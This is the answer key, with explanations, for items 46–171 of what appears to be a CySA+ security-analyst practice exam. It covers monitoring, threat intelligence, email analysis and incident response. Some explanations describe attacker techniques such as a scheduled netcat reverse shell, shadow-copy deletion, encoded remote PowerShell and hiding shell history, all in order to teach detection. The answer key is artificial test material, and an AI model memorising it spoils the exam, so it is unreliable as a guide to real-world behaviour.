**46.** C. Barbara should be most concerned about compromise of the underlying VMware host as a threat model for her virtual segmentation. VLAN hopping (typically done via 802.1q trunking attacks) requires trunking to be turned on, which is unlikely in a virtualized environment like this. Border Gateway Protocol (BGP) route spoofing occurs at the router level and is once again unlikely to be a threat in a VMware environment.

You may not always know all the technologies in a question like this, so when you prepare for the exam, you should consider what you do know when you run into this type of question. Here, you might note that relying on the underlying host for virtualization means that a compromise of the system would allow attackers to overcome the segmentation that is acting to protect them.

**47.** B. Patching operational technology devices can lead to downtime as they reboot or as the patch is installed. If the plant manager requires continuous operation, Chris may need to wait until a maintenance window to install a patch. This means Chris may need to consider compensating controls. Patches introducing new vulnerabilities can happen, but a plant manager will typically not raise that concern. Patches meant for a specific PLC will typically take the resources like memory or storage available to the PLC into account, meaning they should be okay to install. The requirement to certify devices based on a software version is uncommon, so this is a far less likely scenario.

**48.** A. Many organizations keep their ICS and SCADA devices on separate protected networks because they know they're difficult or even impossible to patch while also being critical to operations. That means they're often on isolated networks with strong protections separating them from potential threats. PLCs typically don't have the ability to run firewalls or an IPS, and disabling networking would mean losing control of the PLCs.

**49.** D. Using a file integrity monitoring (FIM) tool will allow Angela to monitor configuration files for her Linux systems. Manual validation is slow and time consuming and won't identify issues when they occur. Operations Manager is a Windows tool, and shadow files are used to protect passwords for Linux but not configuration files.

**50.** D. Network-level options like port scans, checking MAC addresses on switch ports, and scanning for unknown SSIDs all allow staff to identify rogue devices quickly and in an automated manner. Walking through buildings to determine if there are rogue devices is less efficient and thus less common unless a device has already been noticed via other means.

**51.** C. The symptoms described best fit a distributed denial-of-service (DDoS) attack coming from a botnet or other large-scale attack service. Port scans would show traffic to a range of services, and vulnerability scans would typically show different requests as various vulnerabilities are tested. A traffic spike might have large numbers of log entries, but the same entry from many hosts is suspicious.

**52.** B. High CPU load, outbound connections to unfamiliar systems outside of the environment, and an account attempting to spin up servers are all indicators that point to a likely cryptocurrency mining related compromise. Without the IAM account attempting to start new servers this could be a misconfiguration, but when taken together the cryptomining

attack becomes the most likely scenario. The scenario does not describe bulk transfers of data associated with organization data theft at scale, and the CPU usage points to a concern there. A denial-of-service (DoS) attack could consume CPU cycles, but the IAM account concerns once again point to a compromise instead.

**53.** D. Plug-ins add additional functionality to tools like browsers, and a number of browser plug-ins provide this functionality. APIs and webhooks are used to allow applications to communicate, while a separate application doesn't fit the need to allow Rick to directly add functionality to the browser.

**54.** C. What Katie is likely seeing is reconnaissance inside of a compromised account. Legitimate users are unlikely to perform this list of actions in a row—tasks they'll be trying to accomplish might use some of these, but the sequence is suspicious. While some of the items match IAM work, pivoting to EC2 and S3 is unlikely to be an IAM script or tool. A vulnerability scanner listing users and policies doesn't match typical behavior either.

If you're unfamiliar with specific commands like these, you can often find clues inside the question or answers. Here you can see that the API calls are `service:action`, so `iam:ListUsers` would list users and are intended to be human readable. Even if you don't know the commands, you can likely narrow down possible answers!

**55.** B. Virtualization allows you to run multiple operating systems on the same underlying hardware, whereas containerization lets you deploy multiple applications on the same operating system on a single system. Containerization can allow direct hardware access, whereas virtualization typically does not. Virtualization is not necessary for containerization, although it is often used, but containerization can get performance improvements from bare-metal installations. Finally, there is a key difference, as noted in option B.

**56.** B. Workloads in a secure containerization environment should be distributed in a way that allows hosts to run containers of only a specific security level. Since Brandon has three different security levels in his environment, he should use separate hosts that can be configured to secure the data appropriately while also limiting the impact if a container is breached.

**57.** B. Privileged accounts typically include local and domain administrators, SA (system administrator in SQL), and other accounts that manage databases, root accounts, and other administrative accounts on Linux and Unix systems, service accounts, and similar accounts on network and other devices.

**58.** A. Red on a heat map indicates an area of particular concern so Nels knows that phishing is a more commonly observed issue. ATT&CK's framework here is used to categorize threats, not to rate their heat rating.

**59.** B. All of these are examples of single sign-on (SSO) implementations. They allow a user to use a single set of credentials to log in to multiple different services and applications. When federated, SSO can also allow a single account to work across a variety of services from multiple organizations.

**60.** B. It is particularly important to understand the impact that blocking an IP range may have. IP ranges belonging to service providers may be identified as part of a pulse, but Helen's organization may rely on a service provider or a customer of a service provider in that range. That means she should understand what potential actions could mean. She should also check the individual IP addresses. Obtaining malware to hash it yourself is not a typical practice; you perform nsloookups on IP addresses, hostnames, or domains; and blocking traffic without validating the pulse data could cause issues.

**61.** B. A cloud access security broker (CASB) can perform actions such as monitoring activity, managing cloud security policies for SaaS services, enforcing security policies, logging, alerting, and in-line policy enforcement when deployed with agents on endpoint devices or as a proxy. OAuth is an authorization framework, OpenID is an authentication protocol, and DMARC is an email security protocol used to prevent phishing and spoofing.

**62.** C. Commercially available threat information like this that is sold and licensed is considered closed source threat intelligence. Open source threat intelligence is freely available. Attribution matches threat actors to actions they take.

**63.** D. Runbooks are step-by-step guides to performing a task, whereas playbooks are strategic plans for response that define how an organization will respond rather than the specific details of what it will do. Playbooks and runbooks may be used by any team depending on what they're written for.

**64.** A. Cyber deception is aimed at slowing down attackers while using their resources. The rest of the terms listed here were made up for this question. Cyber deception is often referred to as active defense.

**65.** B. Since multiple users are using the same credentials, any action that one takes could have been undertaken by any of them. This creates a repudiation risk because actions cannot be attributed. No spoofing, denial of service, or tampering is described in the question.

**66.** B. Threat mapping is used to visualize an organization's threats by combining data about threats, attacks, and other information to provide a high-level view. OSINT is open source intelligence and may be used to gather information that will appear on a threat map. STRIDE is a threat modeling process and may also provide useful categorization for a threat map, but it doesn't provide a data-driven visualization itself. The Pyramid of Pain documents how difficult removing tools from the grasp of attackers is, and does not provide organizational threat visualization.

**67.** A. User and entity behavior analysis (UEBA) specifically looks at users and entities like servers and applications by modeling normal behavior baselines and identifying behavior outside the norms to find compromised accounts, insider threats, and APTs. SIEM and IPS devices may provide some of this functionality, but UEBA combines user and entity behavior in ways that SIEM and IPS often don't. OTX, or the Open Threat Exchange, is a threat intelligence platform that may include IoCs but doesn't perform this function.

**68.** C. A PowerShell command running where it isn't expected with flags set to avoid interactive windows and with the -e for encode flag set means that Amanda should suspect attackers living off the land using native tools. In many cases, that includes encoding

commands in Base64 to obfuscate them from automated monitoring tools. There's nothing in the command to point to an automated process, the EDR would be correct to flag unexpected behavior like this, and there's no detail to suggest privilege escalation by a user but once she decodes the command she may have more knowledge.

**69.** D. Since OTX is an open threat intelligence platform, one of the best ways to determine quality of pulses is community feedback. There is no pulse score; updates to a pulse are not a useful indicator of quality, although more recent pulses are more likely to be relevant than older pulses; and the number of data points in the pulse is not a quality indicator either.

**70.** B. CyberChef provides Base64 decoding capabilities via an easy to use web interface. It provides a multitude of other capabilities as well. None of the other tools listed provide the capability to decode Base64 strings, and `convert.exe` is used to convert filesystems on a volume to FAT32 or NTFS.

**71.** D. Threat researchers look at the tools, timelines and common behaviors, and shared infrastructure to help identify threat actors. Using the same operating system, however, is not a commonality that makes a big difference in most cases.

**72.** B. Attributing a malware package or attack to a threat actor can help predict their other related behaviors and assist with future threat hunting related to the event.

**73.** A. From easiest to hardest the Pyramid of Pain lists hash values, IP addresses, domain names, network and host artifacts, tools, and TTPs.

**74.** B. Software-defined networks (SDNs) consist of three major layers: the Application layer, where information about the network is used to improve flow, configuration, and other items; the Control layer, which is where the logic from SDN controllers control the network infrastructure; and the Infrastructure layer, which is made up of the networking equipment. If you're not deeply familiar with SDNs, you can address questions like this by reviewing what you do know. The other three options contain elements of the Open Systems Interconnection (OSI) model but don't make sense in the context of SDN.

**75.** B. If Micah implements automated vulnerability scanning, he can check to see if the applications that are about to be deployed have known vulnerabilities. Automated patching will also help with this, but will only apply available patches and will not assess whether there are configuration vulnerabilities or unpatched vulnerabilities. Fuzz testing can help to test if the applications have issues with unexpected input but will not address most vulnerabilities, and hashing will only tell him if he is running the version of code that he expects to, not if it is vulnerable.

**76.** D. This can be a tough question, but there are hints inside of the command. Windows shadow copies are snapshots of volumes or files, and can be used to restore. There's only one answer that points to a backup or restoration related item—inhibiting system recovery.

This command deletes existing Windows shadow copies, which are used to restore files. That inhibits system recovery, which ATT&CK describes as "Adversaries may delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery." Template injection modifies user document templates to attempt to conceal malicious code or force authentication attempts. This doesn't modify the Registry, nor does it attempt credential access.

**77.** D. Where possible, NIST recommends segmenting by purpose, data sensitivity, and threat model to separate OS kernels.

**78.** C. The NIST 800-190 guidelines note that traditional vulnerability management tools may make assumptions like those in options A and B regarding the systems and applications they are scanning. Since containers are ephemeral and may be updated and changed very frequently, a traditional vulnerability scanning and management approach is likely to be a poor fit for a containerized environment.

**79.** C. The most distinctive feature of privileged account management tools for enterprise use is the ability to manage entitlements across multiple systems throughout an enterprise IT environment. Broader identity and access management systems for enterprises provide user account management and life-cycle services, including account expiration tools and password life-cycle management capabilities.

**80.** B. SAML provides all of the capabilities Amira is looking for. Unlike SAML, OAuth is an authorization standard, not an authentication standard. LDAP provides a directory and can be used for authentication but would need additional tools to be used as described. Finally, OpenID Connect is an authentication layer on top of OAuth, which is an authorization framework. Together, they would also meet the needs described here, but individually they do not.

**81.** B. Adam knows that TCP/80 is the normal port for unencrypted HTTP traffic. As soon as he sees the traffic, he should immediately check if the traffic is unencrypted. If it is, his first recommendation will likely be to switch to TLS encrypted traffic. Once that is complete, he can worry about whether data is encrypted at rest and if usernames and passwords are passed as part of the traffic, which might be acceptable if it was protected with TLS!

**82.** B. Software-defined networking (SDN) is designed to handle changing traffic patterns and use of data to drive network configurations, routing, and optimization efforts. Faraj's best option is to use a software-defined network. Serverless is a technology that runs compute runtimes rather than a network, and a VPN is used to connect networks or systems together via a private channel.

**83.** D. Serverless environments are a shared service, and since there is not a system that is accessible to consumers, there is nowhere to install endpoint tools. Similarly, network IPSs cannot be placed in front of a shared resource. Elaine should also be aware that any flaw with the underlying serverless environment will likely impact all of the service hosting systems.

**84.** D. Artificial intelligence tools are quickly growing in popularity for this type of solution. An appropriate prompt combined with a RAG (retrieval-augmented generation) knowledge source can provide efficient and cost-effective analysis, allowing expensive security experts to focus on identified events. Both staff-heavy answers are likely to be more costly than AI, particularly in a 24×7 environment. SIEM with rules can perform some of this task, but building rules does not allow for the adaptability of an LLM approach.

**85.** C. Kubernetes and Docker are both examples of containerization tools.

**86.** D. Nathan's best option is to send the logs to a remote server. The server should be protected to ensure that the same exploits that might compromise other systems will not impact the secure log storage server or service. In many organizations, a SIEM device or security logging tool like ELK or Splunk may be used to store and work with these logs.

**87.** D. OpenID, SAML, and OAuth are all commonly used protocols for federated identity. Ansel will need to better understand what the use cases for federated identity are in his environment and which organizations he will federate with before he chooses a protocol to implement and may eventually need to support more than one. Authman is a tool used to manage web user login files and is not a protocol.

**88.** B. Sites like VirusTotal run multiple antimalware engines, which may use different names for malware packages. This can result in a malware package apparently matching multiple different infections.

**89.** B. The Windows Performance Monitor (`perfmon.exe`) provides a live view of memory usage per running application or service. This can be useful for live memory analysis. MemCheck and WinMem were made up for this question, and `top` is a useful Linux tool for checking memory utilization. If you aren't familiar with tools like this, you may want to spend some time with Windows and Linux common command cheat sheets like the Linux sheet found at `www.linuxtrainingacademy.com/linux-commands-cheat-sheet`.

**90.** C. The Windows Resource Monitor (`resmon.exe`) application is a useful tool to both see real-time data and graph it over time, allowing Abul to watch for spikes and drops in usage that may indicate abnormal behavior.

**91.** C. Operational technology devices like ICS and SCADA systems have limited memory, CPU, and other resources. Port scans, particularly against potentially fragile services, may lead to crashes or denial of service conditions resulting in downtime. Certifying agencies typically don't set limits on scanning, and false positives and vulnerabilities aren't real concerns when attempting to enumerate potential rogue devices.

**92.** B. PowerShell, `wmic`, and `winrm.vbs` are all commonly used for remote execution of code or scripts, and finding them in use on a typical workstation should cause you to be worried as most users will never use any of the three.

**93.** A. Most common HTTP traffic will go to port 80—and then be redirected to 443 due to broad HTTPS adoption, and HTTPS native traffic will go to 443. The third most common port for web traffic is 8080 and would be a reasonable but significantly less common option. While other ports may be in use, if you aren't expecting traffic to nonstandard HTTP and HTTPS ports, you may want to investigate the traffic.

**94.** C. Availability analysis targets whether a system or service is working as expected. Although a SIEM may not have direct availability analysis capabilities, reporting on when logs or other data is not received from source systems can help detect outages. Ideally, Lucy's organization should be using a system monitoring tool that can alarm on availability issues as well as common system problems such as excessive memory, network, disk, or CPU usage.

**95.** C. When faced with massive numbers of notification messages that are sent too aggressively, administrators are likely to ignore or filter the alerts. Once they do, they are unlikely to respond to actual issues, causing all of the advantages of monitoring to be lost. If she doesn't spend some time identifying reasonable notification thresholds and frequencies, Lucy's next conversation is likely to be with an angry system administrator or manager.

**96.** D. Lucy has configured a behavior-based detection. It is likely that a reasonable percentage of the detections will be legitimate travel for users who typically do not leave the country, but pairing this behavioral detection with other behavioral or anomaly detections can help determine if the login is legitimate.

**97.** D. Disabling unneeded or risky services is an example of a strategy to reduce the attack surface area of a system or device as part of system hardening. Threat modeling and proactive risk assessment are both activities that focus on preparation, rather than direct systems or technology action, and incident remediation might involve disabling a service, but there isn't enough information to know this for sure. What we do know for sure is that disabling unneeded services reduces the attack surface area for a system.

**98.** B. Sally's detection looks for an HTTP `POST` event to a `login.php` page with a username and password sent. This is typical of a web application login rather than a port scan, denial-of-service attack, or SQL injection attack.

**99.** C. The `auth.log` file on Linux systems will capture `sudo` events. A knowledgeable attacker is likely to erase or modify the `auth.log` file, so Ian should make sure that the system is sending these events via syslog to a trusted secure host. The `sudoers` file stored in `/etc/sudoers` contains details of which users can use `sudo` and what rights they have. There is no file called `/var/log/sudo`, and root's `.bash_log` file might contain commands that root has run but won't have details of the `sudo` event—there's no reason for root to `sudo` to root!

**100.** B. Tripwire can monitor files and directories for changes, which means Gabby can use it to monitor for files in a directory that have changed. It will not tell you how often the directory is accessed, who viewed files, or if sensitive data was copied out of the directory.

**101.** C. Even if you're not familiar with the PS tools, you can use your knowledge of Windows command-line tools to figure out what is happening here. We see a remote workstation (it is highly unlikely you would connect to your own workstation this way!) indicated by the `\ip.address`, a `-u` flag likely to mean user ID with the administrator listed, and a `-p` for password. We know that `cmd.exe` is the Windows command prompt, so it is reasonable and correct to assume that this will open a remote command prompt for interactive use. If this is a user who isn't an administrator, Charlene needs to start an incident investigation right away.

**102.** C. SYN floods are a denial-of-service attack technique that is used to exhaust session handlers on systems. A flood of SYNs from many different IP addresses without a completed TCP three-way handshake is often a sign of a SYN flood attack.

**103.** A. Checking known MAC addresses against the list of known MAC addresses seen by switches on his network will allow Jonas to list anything unknown, then go to that switch port and identify the devices. This is far faster than checking each port or device manually. SSIDs are associated with wireless devices like rogue access points, not with wired devices, and not every wired rogue would broadcast a wireless network. Finally, if Jonas has been prohibited from running a port scan, a TCP SYN scan is unlikely to be approved and many modern devices block them with a firewall anyway!

**104.** A. Denial-of-service attacks consume a server's connection pool by slowly transmitting data target connection pool limits instead of bandwidth, making them easier to accomplish with limited bandwidth. Most servers only provide one or a small number of HTTP service ports; bandwidth issues could be an issue, but no other indicators for the organization are listed that would point to a bandwidth issue; and CPU load is not described and no indicators point to it.

**105.** B. The `ps` utility lists currently running processes, and `aux` is a set of flags that control which processes are selected. This output is then piped to `grep`, and all lines with the text `apache2` will be selected. Then that list will be searched for the text root. This type of multiple piping can help quickly process large volumes of files and thousands or millions of lines of text.

**106.** C. The most likely scenario in this circumstance is that the headers were forged to make the email appear to come from `example.com`, but the email was actually sent from `mail.demo.com`.

**107.** D. While SPF and DKIM can help, combining them in the form of DMARC can limit trusted senders to only a known list and prove that the domain is the domain that is sending the email; this prevents email impersonation when other organizations also use DMARC.

**108.** D. Email headers contain the message ID, date, to, from, user agent, IP addresses of both the sender and the receiver, and information about the email servers along the path between them. They do not contain a private key.

**109.** C. Security orchestration, automation, and response (SOAR) systems are designed to correlate information and may be able to combine this information. This is especially true if the system and feeds make use of the Structured Threat Information Expression language (STIX) and TAXII, the protocol used to transfer threat intelligence. STIX and TAXII are open protocols that have been adopted to allow multiple threat sources to be combined effectively. SAML is Security Assertion Markup Language, and OCSP is Online Certificate Status Protocol. Neither of those is useful in processing threat information.

**110.** B. The thing that a threat actor wants to do is a goal. Since you might be unfamiliar with some of these terms, when you encounter a question like this, you should rule out what you can. Most questions will have one or more obviously incorrect answers—here that's likely their resource level and their alias. If you ruled only those two out, you'd have a 50 percent chance of getting a question like this right. In this case, you can likely then guess that wanting to steal nuclear research data is a goal, rather than a statement of sophistication, and move on with the next question.

**111.** D. Oracle databases default to TCP port 1521. Traffic from the "outside" system is being denied when it attempts to access an internal system via that port.

**112.** D. TAXII, the Trusted Automated Exchange of Intelligence Information, is a commonly used threat intelligence transfer protocol. STIX, Structured Threat Information Expression, is a language used to describe threats, and is conveyed via TAXII (Trusted Automated Exchange of Intelligence Information)—it's not a protocol. OSINT is open source intelligence, and BEC is business email compromise, neither of which is a threat intelligence transfer protocol.

**113.** B. Testing for common sample and default files is a common tactic for vulnerability scanners. Nara can reasonably presume that her Apache web server was scanned using a vulnerability scanner.

**114.** A. Since Andrea is attempting to stop external scans from gathering information about her network topology, the firewall is the best place to stop them. A well-designed ruleset can stop, or at least limit, the amount of network topology information that attackers can collect.

**115.** D. The uses described for the workstation that Cormac is securing do not require inbound access to the system on any of these ports. Web browsing and Active Directory domain membership traffic can be handled by traffic initiated by the system.

**116.** A. For most Windows user workstations, launches of `cmd.exe` by programs other than Explorer are not typical. This script will identify those launches and will alarm on them, helping to find LOLBins-style executable usage.

**117.** B. The first query will identify times when the `reg.exe` was launched by `cmd.exe`. If the same data is searched to correlate with launches of `cmd.exe` by `explorer.exe`, Mark will know when Registry edits were launched via the command line (`cmd.exe`) from Explorer—a process that typically means users have edited the Registry, which should be an uncommon event in most organizations and is likely to be a security concern.

**118.** D. Mateo's only sure bet to prevent these services from being accessed is to put a network firewall in front of them. Many appliances enable services by default; since they are appliances, they may not have host firewalls available to enable. They also often don't have patches available, and many appliances do not allow the services they provide to be disabled or modified.

**119.** A. The `top` command provides a real-time view of the memory usage for a system on a per-process basis. The `ls` command does not work for memory; `mem` was made up for this question; and `memstat` is used to check the state of memcached servers, and it won't help in this circumstance. If you're not familiar with basic Linux commands such as `top`, you should spend some time with a Linux system as you prepare for the CySA+ exam. A basic understanding of common commands can be very helpful.

**120.** D. This view of `htop` shows both CPU1 and CPU2 are maxed out at 100 percent. Memory is just over 60 percent used. Almost all swap space is available.

**121.** B. The `top` command will show a dynamic, real-time list of running processes. If Amanda runs this, she will immediately see that two processes are consuming 99% of a CPU each and can see the command that ran the program.

**122.** A. SAM is the local Security Account Manager for Windows systems, and `lsadump` dumps local credentials. If you're not familiar with the SAM, you can still rule out `/etc/password` (because this is a Windows system, not Linux) and consider the acronym to help narrow down the answer.

**123.** B. John has discovered a program that is both accepting connections and has an open connection, neither of which are typical for the Minesweeper game. Attackers often disguise Trojans as innocuous applications, so John should follow his organization's incident response plan.

**124.** C. Endpoint detection and response (EDR) tools use software agents to monitor endpoint systems and to collect data about processes, user and system activity, and network traffic, which is then sent to a central processing, analysis, and storage system.

**125.** C. This command will prevent commands entered at the Bash shell prompt from being logged, as they are all sent to `/dev/null`. This type of action is one reason that administrative accounts are often logged to remote hosts, preventing malicious insiders or attackers who gain administrative access from hiding their tracks.

**126.** D. When an email is forwarded, a new message with a new Message-ID header will be created. The In-Reply-To and References field will also be set as normal. The best option that Charles has is to look for clues like a subject line that reads "FWD"—something that is easily changed.

**127.** D. The `passwd` binary stands out as having recently changed. This may be innocuous, but if Marta believes the machine was compromised, there is a good chance the `passwd` binary has been replaced with a malicious version. She should check the binary against a known good version and then follow her incident response process if it doesn't match.

**128.** B. Scheduled tasks, service creation, and autostart Registry keys are all commonly found on Windows systems for legitimate purposes. Replacing services is far less common unless a known upgrade or patch has occurred.

**129.** B. Even if you don't recognize the Windows Event ID, this query provides a number of useful clues. First, it has an interval of four hours, so you know a time frame. Next, it lists `data.login.user`, which means you are likely querying user logins. Finally, it includes machine count and >1, so you can determine that it is looking for more than one system that has been logged in to. Taken together, this means that the query looks for users who have logged in to more than one machine within any given four-hour period. Matt may want to tune this to a shorter time period, because false positives may result for technical support staff, but since most users won't log in to more than one machine, this could be a very useful threat-hunting query.

**130.** D. The `strings` command extracts strings of printable characters from files, allowing Ben to quickly determine the contents of files. `grep` would require knowing what he is looking for, and both `more` and `less` will simply display the file, which is often not a useful strategy for binaries.

**131.** D. The service running (714) from the `www` directory as the user `apache` should be an immediate indication of something strange, and the use of `webmin` from that directory should also be a strong indicator of something wrong. Lucas should focus on the web server for the point of entry to the system and should review any files that the `apache` user has created or modified. If local vulnerabilities existed when this compromise occurred, the attacker may have already escalated to another account.

**132.** C. Damian has likely encountered an advanced persistent threat (APT). They are characterized as extremely well-resourced actors whose compromises typically have an extended dwell time and the ability to scale capabilities to counter defenders over time.

**133.** D. Linux and Unix systems typically keep user account information stored in `/etc/passwd`, and `/etc/shadow` contains password and account expiration information. Using `diff` between the two files is not a useful strategy in this scenario.

**134.** C. API-based integrations allow a SOAR environment to send queries as required for the data they need. Flat files and CSVs can be useful when there is no API or when there isn't support for the API in an environment and real-time integration is not required. Email integrations can result in delays as email delivery is not done at a guaranteed speed and can require additional parsing and processing to extract information. Although it isn't in the list here, Bruce might consider a direct database connection if he was unable to use an API and wanted real-time data.

**135.** D. Although you may want to analyze the email signature block, it is not likely to contain information that will help Carol identify a phishing message, as the signature text may have been created by the attacker. It is important to note that the signature block refers to the information provided by the user at the end of an email message, not the use of a digital signature. Carol should analyze the entire body of an email for malicious links and payloads. Header data is often checked against IP reputation databases and other checks that can help limit email from spam domains and known malicious senders.

**136.** C. The most common solution to identifying malicious embedded links in email is to use an antimalware software package to scan all emails. They typically include tools that combine IP and domain reputation lists as well as other heuristic and analytical tools to help identify malicious and unwanted links.

**137.** A. Automated malware analysis tools use a secure and instrumented sandbox environment to unpack and run malware so that they can observe and record actions taken by the malware. This is used to perform behavioral analysis as well as to generate file fingerprints and other elements of unique malware signatures. While a physical machine could be used, that can be dangerous if they are connected to the network and will require more effort to rebuild and clean than a sandbox would. Containers share underlying OS components, so are less likely to be used as a sandbox for malware. DMARC is an email security protocol.

**138.** B. Repeated failures from the same host likely indicate a brute-force attack against the root account.

**139.** D. Gurvinder knows that informative errors can provide attackers with information about applications and the servers they run on. This is an example of information disclosure. No spoofing, tampering, or repudiation has occurred in this problem as described.

**140.** A. The `at` command can be used to schedule Windows tasks. This task starts `netcat` as a reverse shell using `cmd.exe` via port 443 every Friday at 8:30 p.m. local time. Azra should be concerned, as this allows traffic in that otherwise might be blocked.

**141.** C. This output shows a brute-force attack run against the localhost's root account using SSH. This resulted in the root user attempting to reauthenticate too many times, and PAM has blocked the retries. There is no indication of an EDR tool blocking further logins.

**142.** C. The best option for Naomi is a dedicated sandbox tool like Cuckoo Sandbox or a cloud service sandbox like `Joe Sandbox`. They are designed to isolate the malware while providing instrumentation to capture and analyze the results of the malware execution. Manually building a virtualization environment is a possibility but requires a lot of work to instrument and build tools to analyze the malware. A containerization tool is best suited to app deployment, and a packet analyzer is useful for looking at network traffic.

**143.** B. The `-l` flag is a key hint here, indicating that `netcat` was set up as a listener. Any connection to port 43501 will result in `example.zip` being sent to the connecting application. Typically, a malicious user would then connect to that port using `netcat` from a remote system to download the file, possibly as part of a data exfiltration effort or to distribute malware.

**144.** B. This command connects to a remote node at 10.1.1.50, then runs a PowerShell command that has been encoded to obfuscate it under a domain admin account. While that command could create an account or do something else, there's not enough information to answer this question with that level of detail.

**145.** A. Jailbroken phones are security risks because their security controls have been bypassed. The MDM should not allow the device to access organizational data or networks. An unrestricted network would create more risk than a restricted network, updating the device will not necessarily remove the jailbreak, and a new profile would not help address the jailbreak.

**146.** C. Ian should investigate to determine both why and how the change was made. Enabling Remote Desktop is a common technique for attackers but might also have business purposes. Once Ian has determined why the devices are deviating from the baseline, he can determine if an exception should be made, if the baseline needs to be reapplied, if an alternate solution like an RDP server is needed, or if an incident needs to declared.

**147.** C. Attackers often use built-in editing tools that are inadvertently or purposefully exposed to edit files to inject malicious code. In this case, someone has attempted to modify the 404 file displayed by WordPress. Anybody who received a 404 error from this installation could have been exposed to malicious code inserted into the 404 page or simply a defaced 404 page.

**148.** B. A security orchestration, automation, and response (SOAR) tool is focused on exactly what Melissa needs to do. While SIEM provides similar functionality, the key differentiator is the breadth of the platforms that SOAR tools can acquire data from, as well as the process automation capabilities they bring. User entity behavior analytics (UEBA) tools focus on behaviors rather than on a broad set of organizational data, and managed detection response (MDR) systems are used to speed up detection, rather than for compliance and orchestration.

**149.** B. Encapsulating Security Payload (ESP) packets are part of the IPsec protocol suite and are typically associated with a tunnel or VPN. Ryan should check for a VPN application and determine what service or system the user may have connected to.

**150.** A. A desktop application that does not normally provide remote access opening a service port is an example of anomalous behavior. If a web server opened TCP/80 or TCP/443, it would be expected behavior and is likely to be known good behavior. Entity and heuristic behavior were both made up for this question.

**151.** B. Data enrichment combines data from multiple sources such as directories, geolocation information, and other data sources as well as threat feeds to provide deeper and broader security insights. It is not just a form of threat feed combination, and threat feed combination is a narrower technique than data enrichment is.

**152.** B. Security information and event management (SIEM) systems typically provide alerting, event and log correlation, compliance data gathering and reporting, data and log aggregation, and data retention capabilities. This also means they can be used for forensic analysis since they should be designed to provide a secure copy of data. They do not typically provide performance management–specific capabilities.

**153.** B. Tripwire and similar programs are designed to monitor files for changes and to report on changes that occur. They rely on file fingerprints (hashes) and are designed to be reliable and scalable. Kathleen's best bet is to use a tool designed for the job, rather than to try to write her own.

**154.** A. In this case, if the user is logged in to administrative systems, privileged account usage would be the most useful additional detail that Alaina could have available. Time-based login information might also prove useful, but a traveling administrative user might simply be in another time zone. Mobile device profile changes and DNS request anomalies are less likely to be correlated with a remote exploit and more likely to be correlated with a compromise of a user device or malware respectively. Rank Software provides a great threat hunting playbook at `www.osintme.com/wp-content/uploads/2022/09/Threat_Hunting_Playbook.pdf` that may prove useful to you as you consider these threats.

**155.** A. Megan knows that SSH uses port 22 by default and recognizes that TCP traffic from any IP address on any source port to port 22 will detect SSH connections. While other services could be running on this port, web servers typically default to port 80, FTP runs on port 21, and HTTPS runs on port 443.

**156.** A. Business email compromise (BEC) attacks use compromised email accounts to conduct phishing attacks. These often ask recipients to perform actions like buying gift cards for executives, and ensuring that responses mentioning gift cards aren't seen by the owner of the compromised email is critical to continued access to the account. While the account owner may be tired of phishing, the IoC is intended to identify compromises rather than legitimate configurations. APT actor storage use and typosquatting purchases could occur, but they're not the common case like BEC-based phishing emails.

**157.** C. The SPF failure indicates that the sender IP address is not a trusted address. The fact there is a sender IP address isn't necessarily an indicator—if it was a trusted address, that would be fine. The reply-to email address is suspicious, but it might be set that way for a compromised account instead of a spoofed email. The sender email address is typically a legitimate address in a scenario like this.

**158.** D. Artificial intelligence (AI) and machine learning (ML) approaches are ideal for large volumes of log and analytical data. Manual processes like hypothesis-driven investigations, or IOC- or IOA-driven investigations, can take significant amounts of time when dealing with large volumes of data.

**159.** D. Dani needs to carefully consider what could occur while she is analyzing the malware. Once it is allowed to connect to one or more remote systems, she needs to be aware that it may result in behavior changes, probes, or attacks by the attacker, or it could attack other systems once it has a network connection and can receive commands.

**160.** C. Olivia should create a runbook. Runbooks are specific procedures handling a process or task. A playbook is a broader set of guidelines that defines how an organization will respond to something, not the specifics of what needs to be done. An incident response policy is a document describing the high level approach to incidents for an organization. A cheatsheet reminds users of specific steps or methods.

**161.** C. There are many indicators of compromise, including the ones listed in this question, as well as things such as anomalies in privileged account usage, abnormal database requests and traffic patterns, geographical and time-based anomalies in usage patterns, unexpected and abnormal traffic growth, and many others. SCAP is an automation protocol, and both threat answers are not a good fit for this list, although threat hunting and threat feeds may include details such as the type of traffic or attack information.

**162.** B. Since Naomi is specifically concerned about an end-user driven threat in the form of insider threats, a user entity behavior analytics (UEBA) tool is her best option from the list. A UEBA system will monitor for behaviors that are atypical for users such as those that an insider threat may take. An intrusion detection system would detect anomalous network activity and attacks, whereas both SOAR and SIEM systems would be useful for centralizing data from tools such as the UEBA and IDS tools.

**163.** D. Ling can use her SOAR system to analyze all of the common indicator of phishing emails, including subject line content, sender addresses, attachments, and headers. From there, her SOAR system can assign a severity value to the email and take appropriate action, such as testing attachments in an isolated environment or removing phishing emails from mailboxes across her organization.

**164.** C. The only consistent indicator for this bot in the list is the IP address. Isaac should write his script to validate the IP addresses of systems to see if they should be blocked.

**165.** B. LLMs can be prone to AI hallucinations because they don't "know" things—at least as of the writing of this book. Instead, they use information and provide probabilistic responses. That means they can be wrong—sometimes dramatically so. Retaining a human in the loop and checking the work of LLMs is a key part of their use, even with carefully built prompts. There is no indication of model poisoning, and if Maria validated her work, she's probably not wrong. If Maria didn't use a malicious prompt, then it's unlikely one was involved.

**166.** D. The CySA+ Exam Outline refers to this process as data enrichment. Data enrichment can take many forms, but the basic concept is that adding and correlating multiple data sources provides a richer, more useful data environment. As you might have guessed, the remainder of the options for this question were made up.

**167.** B. The question's description includes details about the use of the startup Registry entry for Common Startup and lists a Registry key. This means the Reaver malware as described maintains persistence by using a Registry key.

**168.** C. Machine learning (ML) in systems like this relies on datasets to build profiles of behavior that it then uses to identify abnormal behavior. They also use behavioral data that is frequently associated with attacks and malware and use that to compare to the user behavior patterns. Signature-based analysis uses hashing or other related techniques to verify if files match a known malware package. The Babbage machine is a mechanical computer, and artificial network analysis was made up for this question.

**169.** C. Although SIEM and SOAR systems often have similar functionality, SOAR systems are typically designed to work with a broader range of internal and external systems, including threat intelligence feeds and other data sources, and then assist with the automation of responses.

**170.** A. Notifying management while following the organization's playbook is a typical process for this type of issue. Contacting the employee for a direct interview or seizing the workstation both typically require management awareness and additional procedural steps. Notifying senior management skips the step of notifying her own chain of command or following internal procedures.

**171.** B. In this case the least disruptive option is to set the rule to ignore the vulnerability management server. Changing the detection options to require more ports will miss more scans in either case, and disabling the rule will likely cause the organization not to detect port scans.

